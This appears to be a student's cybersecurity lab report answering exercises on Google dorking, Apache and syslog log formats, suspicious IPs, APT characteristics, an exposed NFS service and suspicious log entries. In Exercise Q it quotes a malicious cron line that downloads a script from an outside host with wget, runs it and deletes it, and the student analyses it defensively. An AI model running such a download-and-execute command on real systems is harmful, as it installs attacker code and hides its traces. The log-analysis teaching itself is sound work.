As result of my Google Dork search I found many files contains the aforementioned specifications, like https://decisoes.tce.go.gov.br/ConsultaDecisoes/CarregaDocumentoAssinadoPDF?idDocumento=381431202442452371&tipoDecisao=341512. It can be seen in the image below.



Task 02 - Exploration

Exercise K **is missing**


Exercise L - What is the Log format presented in `log1`

The Log format presented is combined, due to the fact that we can see the following pattern:

- Remote host (IP address)
- Remote logname ("-" for unknown)
- Remote user ("-" for unknown)
- Date and time
- Request line from the client (method, path, protocol)
- Status code
- Size of response in bytes
- Referer header ("-" for unknown)
- User-agent header

Exercise M - The file `log1` has some lines where the beginning is a date. What type of log are these?

These log lines beginning with a date are system logs, also known as **syslog**. They are generated on startup, system changes, unexpected shutdowns, error and warnings. All the most known OSs use this type of recording for system events. Below you can see the similarity between the logs beginning with date from `log1` and the logs generated by Ubuntu.



Exercise N - List the IPs that you consider suspect in `log1`

The IP **118.25.149.110** is very suspicious, due to many attempts to access various PHP scripts on the server within a short period of time.

The same can be saide to the IP **51.75.28.10**, which, within a very short window of time, attempts many request for scripts associated with Jenkins servers.


Exercise O - Conduct research on APT (Advanced Persistent Threat) and comment on its characteristics

As stated by the company Imperva:

> An advanced persistent threat (APT) is a broad term used to describe an attack campaign in which an intruder, or team of intruders, establishes an illicit, long-term presence on a network in order to mine highly sensitive data. The targets of these assaults, which are very carefully chosen and researched, typically include large enterprises or governmental networks. The consequences of such intrusions are vast, and include:
>
> - Intellectual property theft (e.g., trade secrets or patents)
> - Compromised sensitive information (e.g., employee and user private data)
> - The sabotaging of critical organizational infrastructures (e.g., database deletion)
> - Total site takeovers


Its stages are Infiltration, Expansion, and Extraction.

These are some of the measures that they suggest to prevent APT progression:



Exercise P - Exploit another vulnerability (not presented in this roadmap) in the target machine and present evidence

In the screenshot below we can notice that the port 2049 is open and running the NFS (Network File System). This becomes particularly dangerous because the target machine becomes accessible to any other machine on the network to connect and utilize NFS.



Exercise Q - Identify a behavior in `log2` which may cause a security incident on the system

There's a very suspicious behavior, that may cause a security incident on the system, in the 8th line of the `log2` file, which is:

```
Sep 16 21:45:01 vmi147857 CRON[19629]: (www-data) CMD (wget -q -O xxxd
http://hello.hellodolly777.xyz/xxxd && chmod 0755 xxxd && /bin/sh xxxd
/var/www/html/site 24 && rm -f xxxd)
```

There are several red flags, like:

- Downloading from an unknown source;
- Executing without verification;

- Very unusual name for a website;
- Running as a privileged user, as the CRON job is executing under the www-data user, which may have access to sensitive data.
- The file is deleted after execution, making it harder to trace its actions afterwards.